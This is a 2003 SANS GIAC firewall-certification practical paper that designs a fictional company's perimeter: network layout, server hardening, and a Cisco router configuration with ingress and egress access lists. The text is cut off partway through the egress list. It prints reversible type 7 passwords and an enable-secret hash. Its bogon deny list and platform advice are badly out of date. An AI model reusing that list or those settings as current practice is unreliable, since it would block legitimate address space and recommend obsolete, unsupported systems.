



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

# **GCFW Practical Assignment**

## **Version 1.9**

By

Richard S. Franken

CNA4, CNA5, MCSE NT4, MCSE Windows 2000,  
MCP+I, MCP ISA, CIW Security+, CCNA

© SANS Institute 2003, Author retains full rights.

SANS Conference at Amsterdam, December 2002

“Security only works if the secure way also happens to be the easy way.”

## Contents

Abstract.....	3
Assignment 1: Security architecture .....	3
1.1 - GIAC Enterprises.....	3
1.2 - GIAC Enterprises business operations.....	4
1.2.1 - Customers.....	4
1.2.2 - Partners / Suppliers .....	4
1.2.3 - Employees .....	5
1.3 - Access Requirements.....	6
1.3.1 - Customers.....	6
1.3.2 - Partners / Suppliers .....	6
1.3.3 - Employees .....	7
1.4 - GIAC Enterprises network .....	8
1.4.1 - IP Addressing.....	10
1.4.2 - Devices Detailed .....	12
Assignment 2 – Security policy and tutorial .....	16
2.1 - Perimeter router security policy .....	16
2.1.1 - Global configuration .....	16
2.1.2 - Security configuration.....	17
2.1.3 - Ingress filtering.....	18
2.1.4 - Egress filtering .....	19
2.2 - Firewall security policy.....	20
2.2.1 - Configuring the firewall's objects.....	22
2.2.2 - Configuring the firewall's global properties.....	27
2.2.3 - Configuring the firewall's rule base .....	27
2.2.4 - The firewall's rule base .....	30
2.3 - VPN security policy.....	36
2.4 - Security policy tutorial.....	49
2.4.1 - Introduction .....	49
2.4.2 - Erasing Configuration.....	50
2.4.3 - Configure Global settings.....	57
2.4.4 - Configure Remote Management settings.....	58
2.4.5 - Configure Services.....	59
2.4.6 - Configure Access Lists.....	61
2.4.7 - Configure Interfaces.....	66
2.4.8 - Saving Configuration.....	67
2.4.9 - Afterthoughts.....	67
Assignment 3: Verifying the firewall policy .....	68
3.1 - Plan the audit .....	68
3.2 - Conduct the audit.....	71
3.3 - Report on the audit .....	74
Assignment 4: Design under fire.....	77
4.1 - An attack against the firewall itself .....	78
4.2 - A denial of service attack .....	81
4.3 - An attack against an internal system .....	84
References .....	90

## **Abstract**

This paper is my attempt for the practical assignment of the GIAC Certified Firewall Analyst (GCFW) certification. It describes the secure infrastructure of an e-business company named GIAC Enterprises. It will discuss a business description, network description, a security policy, a firewall audit and a discussion of three attacks on another practical assignment written by another GCFW.

## **Assignment 1: Security architecture**

This assignment will discuss GIAC Enterprises business operations, access requirements and network infrastructure.

### **1.1 - GIAC Enterprises**

GIAC Enterprises (GIAC for short in the rest of this paper) is a young and dynamic business organization, which only business is the on-line sale of fortune cookie sayings. These fortune cookie sayings are available in languages supported by GIAC and their business partners.

GIAC is located in Heerlen, the Netherlands and at the moment they have a total of forty employees. These employees are located over several business units, such as Sales, Finance, Management and ICT.

Currently GIAC has several business partners located throughout Europe. In the future GIAC hopes to attract business partners from other parts of the world too, so their market share can be increased.

© SANS Institute 2003, Author retains full rights.

## 1.2 - GIAC Enterprises business operations

GIAC uses a web-based application running on a fully hardened Windows 2000 Server running Internet Information Services 5.0. The back-end of the application is the database residing on another fully hardened Windows 2000 Server that runs SQL Server 2000 as the data repository.

All transactions of this application take place via the front-end. The web server then contacts the database server to pull the requested information from the database.

GIAC does business with various business entities. GIAC has classified these business entities, to enable granular access control to the GIAC services and network:

- Customers
- Partners / Suppliers

The GIAC employees are classified in two groups known as:

- Mobile employees
- Internal employees

To understand the implemented security policy, one needs to know the requirements each group needs to be able to conduct business with GIAC. To understand these requirements one needs to know how they and GIAC communicate with each other.

### 1.2.1 - Customers

Customers are those entities who only order fortune cookie sayings and do not participate in any other business process, such as translating fortune cookie sayings or reselling them.

Customers can browse the website via HTTP and ordering will take place via HTTPS. Before they can purchase one or more fortune cookie sayings, they need to register with GIAC via an HTTPS connection. During this registration process they must create a user ID. GIAC will assign a password which is e-mailed to the customer. After the customer receives this e-mail message, the customer must log on and change the password.

As of that moment, customers have the options to change their profile on the GIAC web site, check the status of their order, check their payment and other administrative tasks.

### 1.2.2 - Partners / Suppliers

Partners / suppliers are those entities who translate, supply or resell fortune cookie sayings.

GIAC partners / suppliers use the same GIAC application as customers do, but there is one very important difference. Where customers only use the server-side certificate installed on the public web server of GIAC, partners / suppliers need to present their client certificate as well. These certificates are all purchased via a trusted third party like Verisign. This way we have a two-way authentication process.

After authentication, authorization takes place, by entering a user ID and a password to enter the GIAC application. In effect GIAC and their partners are using an SSL based VPN, rather than an IPSec based VPN. A SSL VPN is much easier to use, since there are no demands regarding client software. Every SSL enabled browser can be used to connect to the web server.

The one disadvantage this presents is that the firewall can't decrypt the traffic to check the payload of the traffic. However, the GIAC application contains a lot of code, dealing with access to the information in the database. After authorization, partners / suppliers can only connect to that information that their account is authorized to access, so this is considered to be a minimal risk.

### **1.2.3 - Employees**

GIAC distinguishes two groups of employees: mobile employees (sales people, representatives at conferences, seminars and such) and internal employees who are located at the main office in Heerlen.

Mobile employees are equipped with a laptop running Windows 2000 Professional with SP3 and all appropriate hot-fixes to date installed. To connect to the GIAC network when they are on the road they need to make use of the SecureClient software already installed on their laptop. The SecureClient is a VPN client for the Checkpoint Firewall-1 which acts as the VPN gateway. After they have setup a VPN session, they can work as if they are logged on locally on the GIAC network. When they are at the main office, they can connect their laptop to the network just like every other user.

Employees at the main office have a computer which is also running Windows 2000 Professional with SP3 and all appropriate hot-fixes to date. The systems at the main office are connected to a switch, which has port-security enabled (and configured), so only one MAC address is allowed on a certain port. This limits the risk of people connecting an unauthorized system to the GIAC network.

They can browse the Internet via HTTP and HTTPS and send and receive e-mail via the internal Exchange 2000 Server with their Outlook client. Working with the GIAC application takes place via the front end on the internal web server. That web server will then connect to the SQL server on the secure network.

All users have signed a Network Usage Policy (NUP), which also includes a section regarding Internet access (known as the Internet Usage Policy). As a result, employees know they can expect sanctions when they don't comply with the NUP, IUP and other parts of the GIAC security policy.

## 1.3 - Access Requirements

First we will discuss all the access requirements needed for the systems to operate and access requirements in use by everybody.

GIAC runs two publicly accessible DNS servers containing the zones for the service network of GIAC. These systems need to be contacted to receive the IP addresses of GIAC systems. Therefore the DNS protocol needs to be allowed for the whole world. Zone transfers are only allowed for the DNS servers of our ISP, which function as a backup-system in case both DNS servers of GIAC are down. These DNS servers are also used by the service network mail server for domain name resolving.

The internal DNS servers are only able to resolve internal DNS names. To resolve names on the Internet the internal GIAC DNS servers will use the DNS servers on the service network resolve on their behalves. Both servers synchronize their time with the NTP/SYSLOG server on the secure network. They also act as the internal NTP servers for the internal clients and other internal servers

One of the SQL servers on the secure network is used as the data repository for the GIAC application and both the web servers. Therefore the web servers need to be able to use tcp/udp 1433 to communicate with this SQL server.

The other SQL server on the secure Network is used for all Snort sensors to send their data in case an intrusion occurs. Therefore all Snort sensors on all networks need to be able to use tcp/udp 1433 to communicate with this SQL server.

The NTP/SYSLOG server on the secure network is responsible for the correct time. All servers on the service network, the perimeter router and DC1 and DC2 on the internal network will synchronize their time with this server. The Syslog daemon running on this server receives syslog messages from the router and those servers that are configured to send syslog messages to this server.

### 1.3.1 - Customers

Customers need to be able to contact the Web Server to browse, search or order fortune cookie sayings. To be able to do this, they need to be able to browse the web site via HTTP. Since ordering takes place via a secured channel, they also need to be able to use HTTPS.

For questions, suggestions or other remarks, they also need to be able to send e-mail messages to GIAC.

Therefore customers need access to the following protocols: HTTP, HTTPS and SMTP.

### 1.3.2 - Partners / Suppliers

Partners / suppliers also use the web server to browse our site. Only when doing business they will change to a secure channel. To do this, they need to login via a secure page, only viewable when presenting their client certificate. After verification has taken place, they are to enter a user ID and password to login.

Depending on whether they are considered translators, suppliers or resellers they have different options at their disposal to conduct business with GIAC. Their membership is based on their user ID, which in its turn is a member of a group on the SQL server. Based on this membership certain options will be enabled or disabled.

Of course they are, as customers are, able to send e-mail messages to GIAC.

Therefore partners need access to the following protocols: HTTP, HTTPS and SMTP.

### **1.3.3 - Employees**

Employees at GIAC require some form of access as well. There is a difference between the ways they can access services as allowed by GIAC, depending on their location.

#### **Internal**

Employees who are logged on to their computer on the internal network are allowed to browse on the Internet and are allowed to send and receive e-mail. Sending and receiving e-mail will take place via the internal Exchange 2000 server. Changes they make in the SQL server on the secure network are made via the front-end of the GIAC application which also runs on the internal web server.

Therefore employees who are internally logged on need access to the following protocols: HTTP, HTTPS and access to the internal Exchange 2000 server.

#### **External**

Employees who are external can log on to an ISP (via a contract owned by GIAC) and access the Internet. When connected to the Internet, they have the same limitations regarding access as they have on the internal network, due to group policy settings and the way their internet Explorer is configured.

When they want to connect to the GIAC network via the Internet, they need to setup VPN connection with the Checkpoint VPN-1 SecureClient, which is already installed on the laptop.

When this connection is setup, the Checkpoint VPN-1 SecureClient will tighten the security on the laptop, as described in assignment 2. When they have setup the VPN they are only allowed to send and receive e-mail via the internal mail server, access the intranet and they can work on the SQL server on the secure network via the front end of the GIAC application.



## 1.4 - GIAC Enterprises network




Figure 1

GIAC uses a Cisco 3620 router to connect their network with the Internet. This router already screens quite some traffic. The primary firewall is a Checkpoint Firewall-1 running on Windows 2000 Server. This is a state full packet filtering firewall, enabling it to inspect the payload and is therefore able to process complex protocols.

The firewall uses hide NAT and static NAT. The hide NAT hides all internal employees behind the external IP address of the firewall, whereas all publicly accessible servers each have their own public IP address.

It also acts as the VPN gateway for external employees. They can log on to the VPN gateway and then have limited access to the GIAC network. For additional security all clients have the SecureClient installed. It is considered a personal firewall in use when they connect to the GIAC network. The rule base of this client / personal firewall is pulled from the Policy server, also running on the firewall.

The idea of this design is that there are multiple layers of defense:

- The router
- The firewall
- Host based security

Combining these three separate security measures offers a secure network with a minimum of risks, but a maximum of functionality.

The IDS systems are not considered part of the defense structure, since they don't play an active roll in enforcing the security policy. These systems merely detect possible breaches of the implemented security policy and as such are considered to be reporting tools.

GIAC runs all their services on MS Windows based servers. The idea behind this decision is the fact that the IT staff is very familiar with this Operating System. All systems are hardened based on the following two guides:

The Microsoft Windows 2000 Hardening Guide:

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/prodtech/Windows/Win2kHG.asp>

The NSA Windows 2000 Security Recommendation Guides:

<http://www.nsa.gov/snac/win2k/index.html>

All servers are running on a Dell 2650 rack-mounted server type. Choosing one single hardware solution offers the advantage of having spare parts on site at low cost. To allow for an easy transition of one hardware standard to another, GIAC supports two different hardware types: The Dell 2650 rack-mounted server currently in use and a to-be-defined successor of this server type.

All routers and switches will be Cisco products. Not only because they are the market leader in their field, but also for the great support Cisco has to offer on their products. And, if Cisco can not offer the support needed, there are numerous large Integration Providers who can and will. All switches are configured with port security, so only one MAC address is allowed per port.

Since we are using switches, we can't just sniff the data from the network. However, our IDS sensors need to do this. To do this, we enable a "span port" on every switch. A span port is a switch port that gets all traffic forwarded as it travels over other switch ports.

The network itself exists of more then one network. Every network has a very specific purpose. By limiting the functionality of a network, securing becomes easier. Security works best, when it's simple. The enforcing of this security policy is done on the firewall.

Every network also has an IDS sensor. The sensor is Snort 2.0 running on Windows, since GIAC does not want any other Operating System on their servers. Snort will be logging to a central SQL database on the secure network. GIAC chose to use Snort, since it has a tremendous support throughout the security community. The Snort sensor is connected to the switch-port which is configured as the "span port" so it receives all the packets that going in and out of the switch it is connected to.

### 1.4.1 - IP Addressing

All addresses in use at GIAC Enterprises are private IP-ranges, except for the range as assigned by their ISP and the range of their ISP itself. Addresses from this ranges will be used on the Internet Router, external Interface of the Primary Firewall and (if necessary) for devices located on the External network. Some of these addresses will also be used as "Virtual IP Addresses"; Addresses used to translate the private IP address to a public one.

Since we do not want to reveal private information, we have replaced the true IP addresses of GIAC and their ISP with IP ranges that should not appear on the Internet. We used the information found in RFC3330: Special-Use IPv4 Addresses.

169.254.0.0/16 for their ISP IP address range  
(In reality this is the "link local" block. If a DHCP server is not available a host will choose an IP address from this range.)

192.0.2.0/24 for their assigned IP address range  
(In reality this address range is the "test-net" block. Its use should be limited for educational purposes in documentation and example code.)

**IP address ranges Table:**

Address Range	Devices	Functionality
<b>Internal Network</b>		
172.17.100.0/16	Servers	Provide employees with various services
172.17.110.0/16	Clients	Allow employees to work on the network
<b>Service Network</b>		
172.18.100.0/16	Servers	Provide the world with various services
<b>Secure Network</b>		
172.19.100.0/16	Servers	Provide servers with data and time
<b>External Network</b>		
192.0.2.0/24	Internet-router	Provide connectivity between the router and the external network

As can be seen in the above table, GIAC uses only one internal IP network range, but logically divides the network in two IP ranges. GIAC has a very strict firewall rule base. This rule base uses (amongst other properties) IP source addresses to determine what is allowed and what is not allowed. GIAC does not want any server to

be able to access resources on other network, unless this is explicitly allowed. By using different IP ranges, we have more granular control over what is and what is not allowed on the firewall.

**IP addresses Table:**

Device	IP Address	Functionality
<b>Firewalls</b>		
GFW1 (Primary Firewall)	172.17.100.1/16 172.18.100.1/16 172.19.100.1/16 192.0.2.1/24	Interface to the internal network Interface to the service network Interface to the secure network Interface to the external network
<b>Routers</b>		
GR1 (Internet Router)	169.254.0.194/30 192.0.2.2/24	Ethernet interface to the external network Serial interface to the Internet
<b>Internal network</b>		
DC1	172.17.100.10/16	Domain Controller provides authentication, DNS, DHCP and WINS to internal clients.
DC2	172.17.100.11/16	Domain Controller provides authentication, DNS, DHCP and WINS to internal clients.
MAIL1	172.17.100.30/16	Exchange server provides employees with e-mail functionality
WEB1	172.17.100.40/16	Web server provides internal users with intranet functionality
SNORT1	172.17.100.50/16	SNORT IDS Sensor for the internal network
<b>Service network</b>		
DNS1	172.18.100.10	Primary DNS server providing DNS services to the world and GIAC
DNS2	172.18.100.11	Secondary DNS server providing DNS services to the world and GIAC
MAIL1	172.18.100.30	Mail server acting as mail-relay for GIAC and does content filtering of SMTP messages
WEB1	172.18.100.40	Publicly accessible web server providing web services for the world
SNORT1	172.18.100.50	SNORT IDS Sensor for the service network
<b>Secure Network</b>		
SQL1	172.19.100.20	SQL server provides web servers with data
SQL2	172.19.100.21	SQL server provides for SNORT logging
SNORT1	172.19.200.50	SNORT IDS Sensor for the secure network
NTP/SYSLOG	172.19.100.60	Server that runs a Silo daemon and

		serves as NTP server
FWMAN1	172.19.100.70	Management station for managing the Checkpoint FW-1 firewall and monitoring logging

To allow the world access to services offered by GIAC, we need to assign these services with publicly accessible IP addresses. As stated earlier we use the Checkpoint FW-1 static NAT feature to enable the publishing of these services. The (private) IP address of a server offering Internet services will be translated to a static public IP address

#### Static NAT Table:

DNS Name	Real IP Address	Static NAT IP Address	Functionality
-	172.17.110.2 – 172.17.110.254	192.0.2.250	Internal clients
dns1.giac.com	172.18.100.10	192.0.2.10	DNS services
dns2.giac.com	172.18.100.11	192.0.2.11	DNS services
smtp.giac.com	172.18.100.30	192.0.2.30	mail service
www.giac.com	172.18.100.40	192.0.2.40	web services
-	172.19.100.60	192.0.2.60	Syslog

The syslog server will not be known in DNS, since only the router is allowed to connect to it and has the IP address of the syslog server hard coded in its configuration. Neither will any of the internal clients or servers be known in DNS. The public IP address for the internal clients will only be used when clients access external web servers.

All other addresses in our 192.0.2.0/24 IP range will not be assigned to a server, unless a new server will be introduced and it needs to be able to communicate with the outside world.

#### 1.4.2 - Devices Detailed

All servers are a Dell 2650 rack-mounted server. They all have 4 GB of memory installed and the Operating System is running on a mirrored disk configuration. This mirror configuration exists of two disks of 20 GB. Depending on the server function there can also be a RAID 5 configuration of three disks varying in size from 40 GB disks to 360 GB disks.

##### GR1

This is a Cisco 3620 with one Serial and one Ethernet interface. It runs the Cisco IOS 12.2 (11) T release and has the maximum amount of memory installed. It allows for growth and has enough horse power to process the access-lists that we will configure.

This router is the first line of defense. It filters incoming traffic to eliminate traffic known to be “evil” or not needed on the GIAC network. It also filters outgoing traffic in accordance to the security policy. In a sense it enforces a subset of the firewall security policy, but without the state full packet inspection.

## **GFW1**

This server is running a hardened Windows 2000 Server with SP3 and all appropriate hot-fixes to date installed. It also has Checkpoint Firewall-1 NG FP3 with all appropriate hot-fixes to date installed (this includes the Hot Fix 2 and the SSL Hot fix). The following features are installed:

- Firewall-1
- VPN-1 Pro
- Secure Client Policy Server

It has an additional raid 5 consisting of three disks of 120 GB, so effectively there is a 240 GB data volume. This volume is used for logging of the Checkpoint firewall software. The server has two 2 GHz Xeon CPU's.

This is the second line of defense. The firewall enforces the security policy in place at GIAC. It also logs traffic passing the firewall. It is also used as the VPN gateway for external employees, so they can access the GIAC network when they are on the road.

GIAC wanted to use a Proxy server to act on behalf of their client systems when connecting to the Internet. This would minimize the risks of allowing internal machines access to the Internet. However, GIAC management decided not to this, given the costs.

Risks have been minimized by using standard tools installed with the Windows 2000 Operating Systems. More information can be found at the client systems section.

## **DNS1 and DNS2**

Both servers are running a hardened Windows 2000 Server with SP3 and all appropriate hot-fixes to date installed. The zones are configured in such a way that they only know the IP addresses of publicly accessible servers. This is known as split DNS.

## **WEB servers**

These servers are running a hardened Windows 2000 Server with SP3 and all appropriate hot-fixes to date installed. They also run IIS 5.0 as the web server. IIS Lockdown (a tool to disable features of an IIS server) has been run to secure IIS even more. URLScan (a tool to eliminate invalid HTTP requests) is also installed and configured to disallow certain HTTP requests. The Front-page server extensions are not installed.

There are actually two webs running on the internal web server: The Intranet for GIAC employees and the front end to the GIAC application

## **MAIL on the service network**

This server is running a hardened Windows 2000 Server with SP3 and all appropriate hot-fixes to date installed. It also runs Mail Sweeper 4.3 with SP1 and all appropriate hot-fixes to data installed. The Mail Sweeper checks the contents of SMTP messages for viruses, malformed content, scripts, html and inappropriate content like

discriminating material, spam and so on. It only allows incoming SMTP messages designated for GIAC.com and it only allows outgoing SMTP messages originating from the internal Exchange 2000 server.

### **SQL servers**

Both servers are running a hardened Windows 2000 Server with SP3 and all appropriate hot-fixes to date installed. They also run SQL Server 2000 with SP3 and all appropriate hot-fixes to date installed.

SQL1 acts as the data repository for the GIAC application. SQL2 acts as the data repository for the snort sensors.

### **DC1 and DC2**

Both servers are running a hardened Windows 2000 Server with SP3 and all appropriate hot-fixes to date installed. These servers are used for authenticating internal users. They also run network services as DNS, WINS, DHCP and store data for employees.

They are unaware of the DNS configuration outside the internal network. To resolve names they can't resolve they have the DNS servers on the service network configured as forwarders.

### **MAIL on the internal network**

This server is running a hardened Windows 2000 Server with SP3 and all appropriate hot-fixes to date installed. It also runs Exchange 2000 Server with SP3 and all appropriate hot-fixes to date installed. This server functions as the internal mail system and collaboration tool for GIAC employees. It only accepts outgoing messages originating from an internal e-mail client. It also only accepts incoming SMTP messages originating from MAIL1 in the service network.

### **SNORT sensors**

These servers are running a hardened Windows 2000 Server with SP3 and all appropriate hot-fixes to date installed. They also run Snort 2.0 as the IDS sensor. They are also stripped of all unnecessary services. Updating the rule base is done from the SQL2 server on the secure network. The hardware is unlike the other servers not a Dell 2650, but an ordinary client system. GIAC has not yet studied on IDS, but they do want to know if their policy is sound and there is not entering weird traffic on their network, so they choose to use Snort to learn more about IDS.

### **NTP/SYSLOG on the secure network**

This server is running a hardened Windows 2000 Server with SP3 and all appropriate hot-fixes to date installed. It also runs the Kiwi Syslog Daemon to receive syslog messages from the router and other devices. It also has a hardware device attached to it which synchronizes its time with an atomic clock. As such it can act as the NTP server for the rest of the GIAC network.

### **CLIENT SYSTEMS**

All client systems are either a Dell desktop or a Dell Latitude laptop. Every system is installed with Windows 2000 Professional with SP3 and all appropriate hot-fixes to date installed. They are also locked down through the use of Group Policies and the

use of the Internet Explorer Administration Kit. The combination of these tools gives more control over the activities a user can do on a client system.

Some of the actions taken with the above tools are:

- Operating System:
  - Minimize access to system files as CMD.EXE
  - Users can not change important system settings
  - Users can not install unauthorized software
- Internet Explorer
  - ActiveX in the Internet Explorer is disabled
  - File Downloads are disabled
  - Java permissions are set to high

An antivirus solution is also installed on the client systems and the updates of the anti virus signatures are managed centrally on the Policy Server. The moment the vendor releases updated signatures GIAC tests them and distributes them to the client systems.

© SANS Institute 2003, Author retains all rights.



## Assignment 2 – Security policy and tutorial

This assignment will discuss the router, firewall and VPN security policies and contains a security policy tutorial, which will show how to implement the router security policy.

### 2.1 - Perimeter router security policy

The perimeter router is, as stated before, the first line of defense in the design of the GIAC network. It will filter incoming traffic to allow traffic to the GIAC network as allowed in the security policy. It also filters outgoing traffic, to allow traffic to the Internet as allowed in the security policy.

The router configuration is based on the Router Security Configuration Guide as published by the NSA. It can be found at the following location:

<http://www.nsa.gov/snac/cisco/index.html>

This is a very well written guide, with plenty of examples to get anybody started on router security. It also provides quite some good background on certain issues.

The information presented in this section is extracted from the Cisco router with the show running command. After running this command, the information was copied and pasted in this document. The comment entries beginning with a ! are added to add some information about the shown settings. A more in-depth discussion will take place in the tutorial.

#### 2.1.1 - Global configuration

Under global configuration we mean those settings that identify the router, determine the logging settings and configuring time synchronization.

```
! make sure syslog messages have the correct date and time
service timestamps debug datetime msec localtime show -timezone
service timestamps log datetime msec localtime show -timezone
```

```
! name of the router
hostname GR1
```

```
! configure the logging settings
logging buffered 16000 information al
logging console critical
logging facility local6
logging source-interface Ethernet1/0
logging 192.0.2.60
```

```
! configure the time server, so the time on the router is correct
ntp server 192.0.2.60
```

Additional information about the above configuration can be found in the tutorial which shows how to enter the above configuration on a Cisco router.

### 2.1.2 - Security configuration

Under router hardening we mean the settings to disable unused services and restricting access for remote management.

```
! encrypt passwords
service password-encryption
enable secret 5 $1$/BpL$TVQFdQeYwU3m2lr/wdZl00

! add two administrative users
username Richard password 7 03564C0E0D0A2F
username Chris password 7 11283E243E3C342D3B191F16071D1212323425342E647D
! create a banner
banner motd ^CACCESS STRICTLY PROHIBITED. Only continue when you are an authorized
user.^C

! disable services not used
no cdp run
no ip source-route
no ip finger
no ip domain-lookup
no ip bootp server
no ip classless
no ip http server

! secure the console line
line con 0
exec-timeout 5 0
login local
transport input none

! secure the aux line
line aux
no exec
exec-timeout 0 1
login local
transport output none

! secure the telnet lines
line vty 0 4
no exec
exec-timeout 0 1
login local
transport input none
transport output none

! configure the Ethernet interface
interface Ethernet1/0
description Connected to the GIAC network.
ip address 192.0.2.2 255.255.255.0
ip access-group 100 in
no ip redirects
no ip unreachable
no ip directed-broadcast
no ip proxy-arp
```

```

! configure the Serial interface
interface Serial1/0
description Connected to the Internet.
ip address 169.254.0.194 255.255.255.252
ip access-group 101 in
no ip redirects
no ip unreachable
no ip directed-broadcast
no ip proxy-arp

```

Additional information about the above configuration can be found in the tutorial which shows how to enter the above configuration on a Cisco router.

### 2.1.3 - Ingress filtering

Under ingress filtering we mean those settings that filter incoming traffic, originating from the internet. These entries are here to prevent some Denial of Service attacks, prevent spoofed packets to enter our network and prevent other malicious traffic entering our network.

```

access-list 101 deny ip host 169.254.0.194 host 169.254.0.194 log
access-list 101 deny ip 127.0.0.0 0.255.255.255 any log
access-list 101 deny ip host 0.0.0.0 any log
access-list 101 deny ip 10.0.0.0 0.255.255.255 any log
access-list 101 deny ip 172.16.0.0 0.15.255.255 any log
access-list 101 deny ip 192.168.0.0 0.0.255.255 any log
access-list 101 deny ip 0.0.0.0 1.255.255.255 any log
access-list 101 deny ip 2.0.0.0 0.255.255.255 any log
access-list 101 deny ip 5.0.0.0 0.255.255.255 any log
access-list 101 deny ip 7.0.0.0 0.255.255.255 any log
access-list 101 deny ip 23.0.0.0 0.255.255.255 any log
access-list 101 deny ip 27.0.0.0 0.255.255.255 any log
access-list 101 deny ip 31.0.0.0 0.255.255.255 any log
access-list 101 deny ip 36.0.0.0 1.255.255.255 any log
access-list 101 deny ip 39.0.0.0 0.255.255.255 any log
access-list 101 deny ip 41.0.0.0 0.255.255.255 any log
access-list 101 deny ip 42.0.0.0 0.255.255.255 any log
access-list 101 deny ip 49.0.0.0 0.255.255.255 any log
access-list 101 deny ip 50.0.0.0 0.255.255.255 any log
access-list 101 deny ip 58.0.0.0 1.255.255.255 any log
access-list 101 deny ip 70.0.0.0 1.255.255.255 any log
access-list 101 deny ip 72.0.0.0 7.255.255.255 any log
access-list 101 deny ip 83.0.0.0 0.255.255.255 any log
access-list 101 deny ip 84.0.0.0 3.255.255.255 any log
access-list 101 deny ip 88.0.0.0 7.255.255.255 any log
access-list 101 deny ip 96.0.0.0 31.255.255.255 any log
access-list 101 deny ip 173.0.0.0 0.255.255.255 any log
access-list 101 deny ip 174.0.0.0 1.255.255.255 any log
access-list 101 deny ip 176.0.0.0 7.255.255.255 any log
access-list 101 deny ip 184.0.0.0 3.255.255.255 any log
access-list 101 deny ip 189.0.0.0 0.255.255.255 any log
access-list 101 deny ip 190.0.0.0 0.255.255.255 any log
access-list 101 deny ip 197.0.0.0 0.255.255.255 any log
access-list 101 deny ip 198.18.0.0 0.1.255.255 any log
access-list 101 deny ip 223.0.0.0 0.255.255.255 any log
access-list 101 deny ip 192.0.2.0 0.0.0.255 any log
access-list 101 deny ip 224.0.0.0 31.255.255.255 any log

```

```

access-list 101 deny ip any host 169.254.0.255 log
access-list 101 deny ip any host 169.254.0.0 log
access-list 101 permit tcp any 192.0.2.0 0.0.0.255 established
access-list 101 permit 50 any 192.0.2.1 0.0.0.255 log
access-list 101 permit 51 any 192.0.2.1 0.0.0.255 log
access-list 101 permit tcp any 192.0.2.0 0.0.0.255 eq www
access-list 101 permit tcp any 192.0.2.0 0.0.0.255 eq 443
access-list 101 permit tcp any 192.0.2.0 0.0.0.255 eq smtp
access-list 101 permit udp any 192.0.2.0 0.0.0.255 eq domain
access-list 101 permit tcp any 192.0.2.0 0.0.0.255 eq domain log
access-list 101 permit udp any 192.0.2.0 0.0.0.255 eq isakmp
access-list 101 deny icmp any any echo log
access-list 101 deny icmp any any redirect log
access-list 101 deny icmp any any mask-request log
access-list 101 permit icmp any 192.0.2.0 0.0.0.255 log
access-list 101 deny udp any any range 0 65535 log
access-list 101 deny tcp any any range 0 65535 log
access-list 101 deny ip any any log

```

Additional information about the above configuration can be found in the tutorial which shows how to enter the above configuration on a Cisco router.

#### 2.1.4 - Egress filtering

Under egress filtering we mean those settings that filter outgoing traffic, originating for the GIAC network. These entries are here to prevent spoofed packets leaving our network. They also make sure entries leaving our network are allowed to leave our network.

```

access-list 100 deny ip host 192.0.2.2 host 192.0.2.2 log
access-list 100 deny ip 127.0.0.0 0.255.255.255 any log
access-list 100 deny ip host 0.0.0.0 any log
access-list 100 permit tcp 192.0.2.0 0.0.0.255 any eq www
